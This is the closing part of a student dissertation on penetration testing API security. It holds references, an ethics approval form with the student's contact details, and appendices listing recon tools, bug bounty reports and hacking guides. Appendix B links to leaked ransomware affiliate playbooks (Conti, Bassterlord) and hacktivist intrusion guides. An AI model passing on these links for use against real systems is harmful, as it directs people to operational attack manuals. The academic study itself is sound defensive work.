Gatlan, S. (2023). T-Mobile hacked to steal data of 37 million accounts in API data breach. https://www.bleepingcomputer.com/news/security/t-mobile-hacked-to-steal-data-of-37-million-accounts-in-api-data-breach

Google. (n.d). Search Engine. https://www.google.com

GitHub. (n.d). Version Control Search. https://github.com/search

Gwen001. (n.d). Find subdomains on GitHub. https://github.com/gwen001/github-subdomains

Gwen001. (n.d). Find endpoints on GitHub. https://github.com/gwen001/github-endpoints

Gwen001. (n.d). Basically a regexp over a GitHub search. https://github.com/gwen001/github-regexp

Gallagher, S. (2017). T-Mobile customer data plundered thanks to bad API. https://arstechnica.com/information-technology/2017/10/t-mobile-website-bug-apparently-exploited-to-mine-sensitive-account-data

Goodin, D. (2021). Data leak makes Peloton’s Horrible, No-Good, Really Bad Day even worse. https://arstechnica.com/gadgets/2021/05/peloton-takes-3-months-to-fix-flaw-that-exposed-users-private-information

GOV UK, (2022). Cyber Security Breaches Survey 2022. https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2022/cyber-security-breaches-survey-2022

GOV UK. (n.d). Non-disclosure agreements. https://www.gov.uk/government/publications/non-disclosure-agreements

Gallagher, B. (2013). Hacker Scrapes Thousands Of Public Phone Numbers Using Facebook Graph Search. https://techcrunch.com/2013/06/24/hacker-scrapes-thousands-of-public-phone-numbers-using-facebook-graph-search

HackerOne. (2022). The Bug Hunter's Methodology - Application Analysis | Jason Haddix. https://youtu.be/FqnSAa2KmBI

Hensis. (2021). No brute force protection on web-api-cloud.acronis.com. https://hackerone.com/reports/972045

Healdb. (2021). API on campus-vtc.com allows access to ~100 Uber users full names, email addresses and telephone numbers. https://hackerone.com/reports/580268

hAPI-hacker. (n.d). Web API specific word lists. https://github.com/hAPI-hacker/Hacking-APIs

HackerTarget. (n.d). dns recon & research, find & lookup dns records. https://dnsdumpster.com

Inhibitor181. (2022). [h1-2102] shopApps query from the graphql at /users/api returns all existing created apps, including private ones. https://hackerone.com/reports/1085332

Isbitski, M. (2021). Recap: The 7 Biggest API Security Incidents in 2021. https://salt.security/blog/recap-7-biggest-api-security-incidents-in-2021

Isbitski, M. (2023). Salt Security Special Edition. API Security for dummies. https://content.salt.security/rs/352-UXR-417/images/SaltSecurity-eBook-APISecurityforDummies.pdf

ICO. (2020). ICO fines British Airways £20m for data breach affecting more than 400,000 customers. https://web.archive.org/web/20201101000609/https://ico.org.uk/about-the-ico/news-and-events/news-and-blogs/2020/10/ico-fines-british-airways-20m-for-data-breach-affecting-more-than-400-000-customers

Inspector General, (2018). Office of Inspector General | United States Postal Service Audit Report Informed Visibility Vulnerability Assessment. https://web.archive.org/web/20190412233722/https://uspsoig.gov/sites/default/files/document-library-files/2018/IT-AR-19-001.pdf

Irwin, L. (2023). Demystifying the CIA Triad: Why It's Crucial for Cyber Security. https://itgovernance.co.uk/blog/what-is-the-cia-triad-and-why-is-it-important

IBM Security X-Force Threat Intelligence, (2021). 2021 IBM Security X-Force Cloud Threat Landscape Report. https://www.ibm.com/downloads/cas/WMDZOWK6

ISO. (2022). ISO/IEC 27001 Information security management systems. https://www.iso.org/standard/27001

ICO, (n.d). Understanding and assessing risk in personal data breaches. https://ico.org.uk/for-organisations/sme-web-hub/understanding-and-assessing-risk-in-personal-data-breaches

InsiderPhD. (2020). Finding Your First Bug: Finding Bugs Using APIs. https://www.youtube.com/watch?v=yCUQBc2rY9Y&list=PLbyncTkpno5HqX1h2MnV6Qt4wvTb8Mpol

Ilascu, I. (2021). Translated Conti ransomware playbook gives insight into attacks. https://www.bleepingcomputer.com/news/security/translated-conti-ransomware-playbook-gives-insight-into-attacks

Jhaddix. (n,d). The Bug Hunters Methodology. https://github.com/jhaddix/tbhm

Jaeles-project. (n.d). The Swiss Army knife for automated Web Application Testing. https://github.com/jaeles-project/jaeles

Jon_bottarini. (2018). [NR Infrastructure] Bypass of #200576 through GraphQL query abuse - allows restricted user access to root account license key. https://hackerone.com/reports/276174

Juice-Shop. (n.d). OWASP Juice Shop: Probably the most modern and sophisticated insecure web application. https://github.com/juice-shop/juice-shop

Kothari, A. (2020). Introducing the GraphQL Add-on for ZAP. https://www.zaproxy.org/blog/2020-08-28-introducing-the-graphql-add-on-for-zap

Krebs, (2018). USPS Site Exposed Data on 60 Million Users. https://krebsonsecurity.com/2018/11/usps-site-exposed-data-on-60-million-users

Kumar, M. (2011). LulzSec Leak Sony's Japanese websites Database ! https://thehackernews.com/2011/05/lulzsec-leak-sonys-japanese-websites.html

Keary, T. (2023). 50% of orgs report experiencing data breaches due to exposed API secrets. https://venturebeat.com/security/data-breaches-api

Knight, A. (2021). SCORCHED EARTH: HACKING BANKS AND CRYPTOCURRENCY EXCHANGES THROUGH THEIR APIS. https://ia601402.us.archive.org/6/items/scorched-earth-whitepaper/Scorched-Earth-Whitepaper.pdf

Knight, A. (2020). Memoirs of an API Hacker: Intercepting Encrypted Mobile Traffic to Hack a Bank's API Server. https://www.alissaknight.com/post/memoirs-of-an-api-hacker-intercepting-encrypted-mobile-traffic-to-hack-a-bank-s-api-server

Kumar, M. (2019). Over 100 Million JustDial Users' Personal Data Found Exposed On the Internet. https://thehackernews.com/2019/04/justdial-hacked-data-breach.html

Keary, T. (2023). T-Mobile data breach shows API security can’t be ignored. https://venturebeat.com/security/t-mobile-data-breach-shows-api-security-cant-be-ignored

Keary, T. (2022). Twitter API security breach exposes 5.4 million users’ data. https://venturebeat.com/security/twitter-breach-api-attack

Li, V. (2021). Bug Bounty Bootcamp: The Guide to Finding and Reporting Web Vulnerabilities. [Book]

Lockheed Martin. (n.d). Lockheed Martin, the Cyber Kill Chain. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Lakshmanan, R. (2023). Millions of Vehicles at Risk: API Vulnerabilities Uncovered in 16 Major Car Brands. https://thehackernews.com/2023/01/millions-of-vehicles-at-risk-api.html

Legislation. (n.d). Computer Misuse Act 1990. https://www.legislation.gov.uk/ukpga/1990/18/contents

Legislation. (n.d). Data Protection Act 2018. https://www.legislation.gov.uk/ukpga/2018/12/contents/enacted

Legislation. (n.d). The Network and Information Systems Regulations 2018. https://www.legislation.gov.uk/uksi/2018/506

Legislation. (n.d). The Privacy and Electronic Communications (EC Directive) Regulations 2003. https://www.legislation.gov.uk/uksi/2003/2426/contents/made

Microsoft Bing. (n.d). Search Engine. https://www.bing.com

Mozilla. (n.d). Firefox Browser Developer Edition. https://www.mozilla.org/en-GB/firefox/developer

Mozilla. (n.d). HTTP request methods. https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods

Mathur, A. (2020). API Discovery and Profiling -- Visibility to Protection. https://www.akamai.com/blog/security/api-discovery-and-profiling-visibility-to-protection

Moim, (2017). T-Mobile Info Disclosure Exploit. https://youtu.be/3_gd3a077RU

Madden, N. (2020). API Security in Action. https://www.manning.com/books/api-security-in-action

Nmap. (n.d). Network Mapper. https://nmap.org

Nikitastupin. (n.d). Obtain GraphQL API schema even if the introspection is disabled. https://github.com/nikitastupin/clairvoyance

NahamSec. (2023). Bug Bounty Recon Basics: The Complete Course (Part 1). https://www.youtube.com/live/krCsMZfbuB4?feature=share

Ngalog. (2019). Private System Note Disclosure using GraphQL. https://hackerone.com/reports/633001

Ndrong. (2021). Bumble API exposes read status of chat messages. https://hackerone.com/reports/1080437

Noname. (2023). The API Security Disconnect Research from Noname Security on API Security Trends in 2023. https://nonamesecurity.com/wp-content/uploads/2023/09/api-security-disconnect-research-report-2023.pdf

NahamSec. (2022). Alissa Knight Talks About API Hacking, Car Hacking, Creating Content for Hackers and More! https://youtu.be/Y2Y4Sk0PswU

NahamSec. (2020). The Bug Hunter's Methodology v4.0 - Recon Edition by @jhaddix #NahamCon2020! https://youtu.be/p4JgIu1mceI

Novikov, I. (2022). How To Address Growing API Security Vulnerabilities In 2022. https://www.forbes.com/sites/forbestechcouncil/2022/07/25/how-to-address-growing-api-security-vulnerabilities-in-2022

Newman, L. (2018). How Hackers Slipped by British Airways' Defenses. https://www.wired.com/story/british-airways-hack-details

OWASP. (n.d). In-depth attack surface mapping and asset discovery. https://github.com/owasp-amass/amass

Offhourscoding. (n.d). Bug Bounty Recon Script. https://github.com/offhourscoding/recon

Organdonor. (2020). Access to information about any video and its owner via GraphQL endpoint [dictor.mail.ru]. https://hackerone.com/reports/924914

OWASP. (n.d). Completely ridiculous API (crAPI). https://github.com/OWASP/crAPI

Offensive Security. (N.D). Get Kali Linux Download. https://www.kali.org/get-kali

Offensive security offsec. (n.d). Exploit Database. https://www.exploit-db.com

Offensive security offsec. (n.d). Exploits + Shellcode + GHDB. https://gitlab.com/exploit-database/exploitdb

OWASP, (2023). OWASP API Security Project. https://owasp.org/www-project-api-security

OWASP, (2023). OWASP Top 10 API Security Risks – 2023. https://owasp.org/API-Security/editions/2023/en/0x11-t10

OWASP, (2021). Top 10 Web Application Security Risks. https://owasp.org/www-project-top-ten

Offensive Security. (n.d). Google Hacking Database. https://www.exploit-db.com/google-hacking-database

OJ. (n.d). Directory/File, DNS and VHost busting tool written in Go. https://github.com/OJ/GoBuster

Paxton, K. (n.d). Katie Paxton-Fear. https://insiderphd.dev

Projectdiscovery. (n.d). Fast passive subdomain enumeration tool. https://github.com/projectdiscovery/subfinder

Projectdiscovery. (n.d). A next-generation crawling and spidering framework. https://github.com/projectdiscovery/katana

Projectdiscovery. (n.d). MassDNS wrapper written in go that allows you to enumerate valid subdomains using active bruteforce as well as resolve subdomains with wildcard handling and easy input-output support. https://github.com/projectdiscovery/shuffledns

Postman. (n.d). Postman. https://www.postman.com

Projectdiscovery. (n.d). Fast and customizable vulnerability scanner based on simple YAML based DSL. https://github.com/projectdiscovery/nuclei

Portswigger. (n.d). Burp Suite Community EditionBurp Suite Community Edition. https://portswigger.net/burp

Porup, J.M. (2016). How Hacking Team got hacked. https://arstechnica.com/information-technology/2016/04/how-hacking-team-got-hacked-phineas-phisher

Rapid7, (2023). Under Siege: Rapid7-Observed Exploitation of Cisco ASA SSL VPNs. https://www.rapid7.com/blog/post/2023/08/29/under-siege-rapid7-observed-exploitation-of-cisco-asa-ssl-vpns

RustScan. (n.d). The Modern Port Scanner. https://github.com/RustScan/RustScan

R0oth3x49. (n.d). An advanced cross-platform tool that automates the process of detecting and exploiting SQL injection security flaws. https://github.com/r0oth3x49/ghauri

Rahman, J. (2012). The Anonymous attack on HBGary. https://www.cs.bu.edu/~goldbe/teaching/HW55812/jarib.pdf

Richer, J. et al. (2016). Understanding API Security. https://livebook.manning.com/book/understanding-api-security/introduction

Ramsbey, T. (2023). All About API Pentesting! -- [Conversation with Corey Ball from APISec University!]. https://youtu.be/hLggD825Xgw

Stuttard, et al. (2011). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws. [Book]

Shah, S. (2021). Contextual Content Discovery: You've forgotten about the API endpoints. https://blog.assetnote.io/2021/04/05/contextual-content-discovery

Spring, T. (2021). 533M Facebook Accounts Leaked Online: Check if You Are Exposed. https://threatpost.com/facebook-accounts-leaked-check-exposed/165245

Salmon, D. (2019). I Scraped Millions of Venmo Payments. Your Data Is at Risk. https://www.wired.com/story/i-scraped-millions-of-venmo-payments-your-data-is-at-risk

Stateofapis. (2022). How important is API testing? https://stateofapis.com/#testing

SALT. (n.d). OWASP API Security Top 10: Insights from the API Security Trenches. https://content.salt.security/owasp-api-top-10-2023-ebook

SALT. (n.d). Protecting APIs From Modern Security Risks. https://content.salt.security/protecting-apis-from-modern-sec-risks.html

SALT. (n.d). Understanding API Attacks: Why are they different and how can you stop them? https://content.salt.security/understanding-api-attacks-ebook

SALT. (n.d). API Security Best Practices. https://content.salt.security/wp-api-security-best-practices.html

SALT. (n.d). How Shift-left Extremism is Harming Your API Security Strategy. https://content.salt.security/whitepaper-limits-of-shift-left.html

SALT. (n.d). Mapping the MITRE ATT&CK Framework to API Security. https://content.salt.security/MITRE-attack-framework-to-API-security

Sopas, D. (n.d). Organize your API security assessment by using MindAPI. It's free and open for community collaboration. https://github.com/dsopas/MindAPI

Sherrard, M. et al. (2022). Liberty Counsel's Donor Records and Pro-Trump Election Messaging Exposed in Data Breach. https://theintercept.com/2022/08/25/liberty-counsel-data-breach

Spring, T. (2018). T-Mobile Alerts 2.3 Million Customers of Data Breach Tied to Leaky API. https://threatpost.com/t-mobile-alerts-2-3-million-customers-of-data-breach-tied-to-leaky-api/136896

S0md3v. (n.d). HTTP parameter discovery suite. https://github.com/s0md3v/Arjun

Sambal0x. (n.d). Some of my bug bounty tools. https://github.com/Sambal0x/Recon-tools

Six2dez. (n.d). reconFTW is a tool designed to perform automated recon on a target domain by running the best set of tools to perform scanning and finding out vulnerabilities. https://github.com/six2dez/reconftw

SolomonSklash. (n.d). A scripted pipeline of tools to streamline the bug bounty/penetration test reconnaissance phase, so you can focus on chomping bugs. https://github.com/SolomonSklash/chomp-scan

Shmilylty. (n.d). OneForAll 是一款功能强大的子域收集工具. https://github.com/shmilylty/OneForAll

Screetsec. (n.d). Sudomy is a subdomain enumeration tool to collect subdomains and analyzing domains performing automated reconnaissance (recon) for bug hunting / pentesting. https://github.com/Screetsec/Sudomy

SilverPoision. (n.d). Rock-On is a all in one Recon tool that will just get a single entry of the Domain name and do all of the work alone. https://github.com/SilverPoision/Rock-ON

Sahil__soni. (2021). Graphql introspection is enabled and leaks details about the schema. https://hackerone.com/reports/1132803

Supernatural. (2015). Bypass access restrictions from API. https://hackerone.com/reports/67557

Swisskyrepo. (n.d). A list of useful payloads and bypass for Web Application Security and Pentest/CTF. https://github.com/swisskyrepo/PayloadsAllTheThings

Shodan. (n.d). Search Engine for the Internet of Everything. https://www.shodan.io

SSwagger editor. (n.d). Import and edit swagger documentation. https://editor.swagger.io

The Hacker News. (2023). API Security Trends 2023 – Have Organizations Improved their Security Posture? https://thehackernews.com/2023/10/api-security-trends-2023-have.html

Ticarpi. (n.d). A toolkit for testing, tweaking and cracking JSON Web Tokens. https://github.com/ticarpi/jwt_tool

The Internet Archive. (n.d). TheWayBackMachine. https://archive.org

Tomnomnom. (n.d). Fetch all the URLs that the Wayback Machine knows about for a domain. https://github.com/tomnomnom/waybackurls

TryHackMe. (n.d). OWASP API Security Top 10 - 1. https://tryhackme.com/room/owaspapisecuritytop105w

TryHackMe. (n.d). OWASP API Security Top 10 - 2. https://tryhackme.com/room/owaspapisecuritytop10d0

Taylor, S. (2021). New LinkedIn Data Leak Leaves 700 Million Users Exposed. https://restoreprivacy.com/linkedin-data-leak-700-million-users

TechOmaha. (2022). Advice from a Former Hacker: Protecting API's - Alissa Knight. https://youtu.be/ImkD7KurkMY

Traceable. (2021). API Hacking 101, w/ Dr. Katie Paxton-Fear | by Traceable AI. https://youtu.be/qC8NQFwVOR0

UnderDefense. (2019). API Penetration Testing Report. REST APIPenetration Testing Reportfor[CLIENT]. https://underdefense.com/wp-content/uploads/2019/05/Anonymised-API-Penetration-Testing-Report.pdf

Venom26. (n.d). Ultimate Recon Bash Script. https://github.com/venom26/recon/blob/master/ultimate_recon.sh

Vxunderground. (n.d). CobaltStrike MANUALS_V2 Active Directory - Conti Ransomware Playbook. https://github.com/ForbiddenProgrammer/conti-pentester-guide-leak/blob/main/CobaltStrike%20MANUAL_V2%20.docx

Vxunderground, (n.d). Bassterlord (FishEye) Networking Manual. https://web.archive.org/web/20230531145531/https://papers.vx-underground.org/papers/Malware%20Defense/Malware%20Analysis%202021/2021-08-31%20-%20Bassterlord%20%28FishEye%29%20Networking%20Manual%20%28X%29.pdf

Weidman, G. (2014). Penetration Testing: A Hands-On Introduction to Hacking. [Book]

WhatRuns. (n.d). Discover what runs a website. https://www.whatruns.com

Wappalyzer. (n.d). Identify technologies on websites. https://www.wappalyzer.com

Wallwork, A. (2023). Setting up the virtual network - University of Chester. Cyber Concepts and Techniques - Component 2 – Portfolio.

Wallwork, A. (2023). Penetration Testing Application Programming Interface (API) Security – University of Chester. Dissertation Presentation.

0xspade. (n.d). Trying to make automated recon for bug bounties. https://github.com/0xspade/Automated-Scanner

Yassineaboukir. (n.d). A list of 3203 common API endpoints and objects designed for fuzzing. https://gist.github.com/yassineaboukir/8e12adefbd505ef704674ad6ad48743d

Yourbuddy25. (n.d). A small script for my recon during bug hunting. Needs some modifications. https://github.com/yourbuddy25/Hunter

Zaproxy. (n.d). Zed Attack Proxy (ZAP). https://www.zaproxy.org

Zoltan, M. (2022). Web Scrapers Claim to Possess and Sell Personal Data on 1.5 Billion Facebook Users on a Hacker Forum. https://www.privacyaffairs.com/facebook-data-sold-on-hacker-forum

Appendix

Appendix A - Ethical Approval Application

Ethical Approval Application:

Faculty of Science, Business & Enterprise
Science & Engineering Research Project Form - Student

Your Details:

Your Name:	Adam Wallwork
Your student number:	1912062
Email Address:	1912062@chester.ac.uk
Programme of Study:	Cyber security
Name of Principal Supervisor:	Ashley wood
Title of Research Project:	Penetration testing API security
Start date of project:	Anticipated end date of project: 1/04/23

Please provide a brief summary of the proposed research and why you want to do it (no more than 150 words):
APIs are becoming increasingly important in modern software development, and are often used to access sensitive data and services, having direct back-end access. However, APIs are also vulnerable to a range of security threats, such as IDOR , authentication, SQLi and other common vulnerabilities featured in the OWASP top 10. Penetration testing is a technique used to identify and exploit security vulnerabilities in systems and has been used successfully to improve the security of networks and applications. However, there is little research on the use of penetration testing to improve API security. Therefore, this research aims to address this gap in the literature by developing a methodology for conducting effective penetration testing of APIs and evaluating it's effectiveness.

Please respond to the following questions:

Question	**Response**
Will your research be based on reviewing existing literature only?	Yes X No □ Not sure at this stage □
Will your research involve mathematical modelling only?	Yes □ No X Not sure at this stage □
Will your research involve you carrying out testing using an isolated or virtual computer system?	Yes X No □ Not sure at this stage □
Are you intending to use research data available from an online source?	Yes X No □ Not sure at this stage □
If yes, have you checked that there are no copyright or data protection issues involved in you working with and reproducing this data?	Yes, I've checked and there are no issues X Yes, I've checked and there are issues □ No, I haven't checked □
Will your research involve laboratory work?	Yes X No □ Not sure at this stage □
Will your research involve fieldwork?	Yes □ No X Not sure at this stage □

If you have answered 'yes' to either of these, have you carried out a Risk Assessment?	Yes ☐ No ☐ Not sure at this stage ☐ no
Risk assessment reference number:	n/a
Will you need to liaise with the Laboratory Manager regarding any special requirements to be observed in addition to standard lab procedures and PPE?	Yes ☐ No X Virtual lab environemtn (Virtual machine)
Will your project involve you having direct contact with human participants, e.g. through interviews, focus groups, data gathering via questionnaires, surveys on social media, etc.?	Yes ☐ No X Not sure at this stage ☐
Will your project involve you having direct contact with animals or animal tissues?	Yes ☐ No X Not sure at this stage ☐
If you are not working directly with animals, or animal tissues, are you using research data about these which has collected by another person or organisation?	Yes ☐ No X Not sure at this stage ☐
Is permission needed to use this data?	Yes, permission is needed and I have got permission ☐ No permission is required X I haven't checked ☐
Does your project involve the NHS in any way?	Yes ☐ No X Not sure at this stage ☐
Is your project likely to engage with the natural environment, e.g. by utilising samples collected from nature, producing hazardous chemical by-products, creating noise pollution, etc.?	Yes ☐ No X Not sure at this stage ☐
Will your project, including data-gathering or collaborative activities, involve research outside of England?	Yes X No ☐ Not sure at this stage ☐ Data gathering yes. Outside of England (physically) no.
If you are likely to travel outside of England to conduct research, where are you intending to go?	Please provide details:
Are you aware of any risks to you in travelling to the destinations named above?	Yes ☐ No ☐ n/a
Do you think this project might need ethical approval?	Yes ☐ No ☐ n/a
Have you discussed this with your supervisor?	Yes ☐ No ☐ n/a

Your signature:	Adam Thomas Wallwork
Supervisor's Signature:	
Comments from the Science & Engineering Research Ethics Committee	No ethical issues identified.
Signature of the Chair of the Science & Engineering Research Ethics Committee:	
Date:	03/04/23

Appendix B - Hacking Guides and Methodologies

Description	Link
Guacamaya leaks (Barr, et al., 2023) against latin american police, military, government and private industry in HackBack video tutorial of how the hack took place.	https://enlacehacktivista.org/hackback2.webm
Leaked (Abrams, 2021) Conti Ransomware hacking manuals for affiliates to hack, exfiltrate and execute ransomware payload (Ilascu, 2021).	https://github.com/ForbiddenProgrammer/conti-pentester-guide-leak
Explanation of the hack against the spyware company Flexispy (Cox, et al. 2017).	https://enlacehacktivista.org/images/8/8f/Flexispy.txt
Explanation of the hack against the Christian ministry in protest against abortion rights (Sherrard, et al. 2022).	https://enlacehacktivista.org/libertycounsel.txt
Phineas Fishers HackBack video of the hack against the Spanish Catalan Police Union website (Cox, 2016).	https://www.youtube.com/watch?v=kCLDqvDnGzA
HackBack video tutorial from the Guacamaya hacktivist group of them hacking the Pronico Nickel Mine company (Forbiddenstories, n.d).	https://kolektiva.media/w/twJjCTkvumnugRy61BjD3T
Jason Haddix's Bug Bounty Hunter web application hacking methodology for application analysis (HackerOne, 2022).	https://www.youtube.com/watch?v=FqnSAa2KmBI
Jason Haddix's Bug Bounty Hunter reconnaissance web application hacking methodology (NahamSec, 2020).	https://www.youtube.com/watch?v=p4JgIu1mceI
Phineas Fishers HackBack DIY Guide #3 for hacking into the cayman national bank in isle of man (Cox, 2019).	https://theanarchistlibrary.org/library/subcowmandante-marcos-hack-back
Phineas Fishers HackBack DIY Guide #2 for	https://enlacehacktivista.org/images/a/a3/

hacking into the Hack Team (Bicchierai, 2016).	Hack_back2_en.txt
Phineas Fishers HackBack DIY Guide #1 for hacking into Gamma Group International (Blue, 2014).	https://enlacehacktivista.org/images/6/69/Hack_back1.txt
Ransomware affiliate Bassterlord Network Hacking manual for ransoming companies exploiting Fortinet SSL VPN (DiMaggio, n.d).	https://web.archive.org/web/20230531145531/https://papers.vx-underground.org/papers/Malware%20Defense/Malware%20Analysis%202021/2021-08-31%20-%20Bassterlord%20%28FishEye%29%20Networking%20Manual%20%28X%29.pdf
Ransomware affiliate Bassterlord Network Hacking manual for ransoming companies by means of brute-forcing and password spraying Cisco and Fortinet SSL VPNs using metasploit modules (Rapid7, 2023).	https://web.archive.org/web/20230531144434if_/https://cdn-151.anonfiles.com/vcD868ubz5/08a9b897-1685544763/BasterLord+-+Network+manual+v2.0.pdf
Conti Ransomware Hacking Playbook (Cyble, 2021).	https://web.archive.org/web/20230404175503if_/https://cdn-150.anonfiles.com/satbX2i8z2/75a3be58-1680631481/Conti_playbook_translated.pdf

Appendix C - Xmind

Xmind was used to make figures 2, 3, and 4 in Chapter 1 – Introduction. https://xmind.app

Appendix D - Grammarly

Grammarly was used during this research dissertation project to correct grammar, punctuation and spelling errors. https://app.grammarly.com

Appendix E - Postman

Postman could not be used during our research because it requires an active internet connection. However, as it is a API-specific intercepting proxy, much like Burpsuite, we note it as a valid tool to use during real-world penetration testing engagements. https://www.postman.com

Appendix F – Recon Automation Scripts

Tool	Bash scripts that automate the reconnaissance process
ReconFTW	https://github.com/six2dez/reconftw
BountyRecon	https://github.com/AdmiralGaust/bountyRecon
Recon	https://github.com/offhourscoding/recon
Recon-Tools	https://github.com/Sambal0x/Recon-tools
Hunter	https://github.com/yourbuddy25/Hunter
UltimateRecon	https://github.com/venom26/recon/blob/master/ultimate_recon.sh
St8out	https://gist.github.com/dwisiswant0/5f647e3d406b5e984e6d69d3538968cd
LazyRecon	https://github.com/capt-meelo/LazyRecon
Automated-Scanner	https://github.com/0xspade/Automated-Scanner
OneForAll	https://github.com/shmilylty/OneForAll
Chomp-Scan	https://github.com/SolomonSklash/chomp-scan
Sudomy	https://github.com/Screetsec/Sudomy
Findomain	https://github.com/Findomain/Findomain
Rock-ON	https://github.com/SilverPoision/Rock-ON
Recon-Pipeline	https://github.com/epi052/recon-pipeline

Appendix G – Bug Bounty Responsible Disclosure Reports

The table below identified bug bounty reports specific to APIs. The focus of the table is to show real-world API vulnerabilities and their impact and how the researcher communicates to the organisation the vulnerability discovered, which is a crucial skill in penetration testing. We could not find real-world penetration testing reports for APIs as they are often not publicly available, so we chose to use public bug bounty programs and their reports.

REST - Bug Bounty Report	Description	Researcher	Report
Bypass access restrictions from API	Users who had limited access to login to the Shopifys mobile application could capture with an	supernatural	https://hackerone.com/reports/67557

	intercepting proxy (MITM) their access tokens to be able to query Shopifys API to create new users with higher privileges, giving them the ability to add and remove users with the highest level system account privileges on the platform.		
No brute force protection on web-api-cloud.acronis.com	Though there might be brute-force protections on authentication portals such as login pages, there were no such protections on the API.	hensis	https://hackerone.com/reports/972045
API on campus-vtc.com allows access to ~100 Uber users full names, email addresses and telephone numbers.	Excessive data exposure on one of Uber's API endpoints, which exposed the personal information (PII) of registered users.	healdb	https://hackerone.com/reports/580268
Missing authentication in buddy group API of LINE TIMELINE	Account takeover and privilege escalation vulnerability via request header manipulation in the API.	e26174222	https://hackerone.com/reports/1283938
Bumble API exposes read status of chat messages	Read receipts in private messages is not a feature offered to users. However, by making an HTTP POST request to the API endpoint, it is possible to see if users have or have not read the sent messages.	ndrong	https://hackerone.com/reports/1080437
GraphQL - Bug Bounty Report	Description	Researcher	Report
[NR Infrastructure] Bypass of #200576 through GraphQL query abuse - allows restricted user access to root account license key	Improper authorisation controls in place allow a user to access privileged account information.	jon_bottarini	https://hackerone.com/reports/276174
Private System Note Disclosure using GraphQL	Account features to access user account information are restricted	ngalog	https://hackerone.com/

	to members only. However, via a GraphQL endpoint, non-members can see member information.		reports/633001
Access to information about any video and its owner via GraphQL endpoint [dictor.mail.ru]	An insecure Direct Object Reference vulnerability in a GraphQL query endpoint allows information otherwise unavailable to the user requesting the information.	organdonor	https://hackerone.com/reports/924914
Graphql introspection is enabled and leaks details about the schema	GraphQL introspection, meant to be disabled once deployed into production, enabled the researcher to enumerate the endpoints schema.	sahil__soni	https://hackerone.com/reports/1132803
[h1-2102] shopApps query from the graphql at /users/api returns all existing created apps, including private ones	Shopify GraphQL endpoint allows unauthorised users to view private applications on the Shopify platform.	inhibitor181	https://hackerone.com/reports/1085332

Appendix H – API Specific penetration testing tools and resources

Tool	Resource
Kiterunner	https://github.com/assetnote/kiterunner
Postman	https://www.postman.com
JWT Tool	https://github.com/ticarpi/jwt_tool
Graphw00f	https://github.com/dolevf/graphw00f
Zaproxy GraphQL Introspection enumeration add-on	https://www.zaproxy.org/blog/2020-08-28-introducing-the-graphql-add-on-for-zap
Arjun	https://github.com/s0md3v/Arjun
JWT Hacking Tricks	https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/JSON%20Web%20Token

NSE script for GraphQL introspection	https://github.com/dolevf/nmap-graphql-introspection-nse
GraphQL schema enumeration	https://github.com/nikitastupin/clairvoyance
Decode online JWT tokens	https://jwt.io
API Hacking word lists	https://gist.github.com/yassineaboukir/8e12adefbd505ef704674ad6ad48743d
API Hacking word lists	https://github.com/chrislockard/api_wordlist
API Hacking word lists for GraphQL	https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/graphql.txt
General API common names and endpoints word lists	https://github.com/hAPI-hacker/Hacking-APIs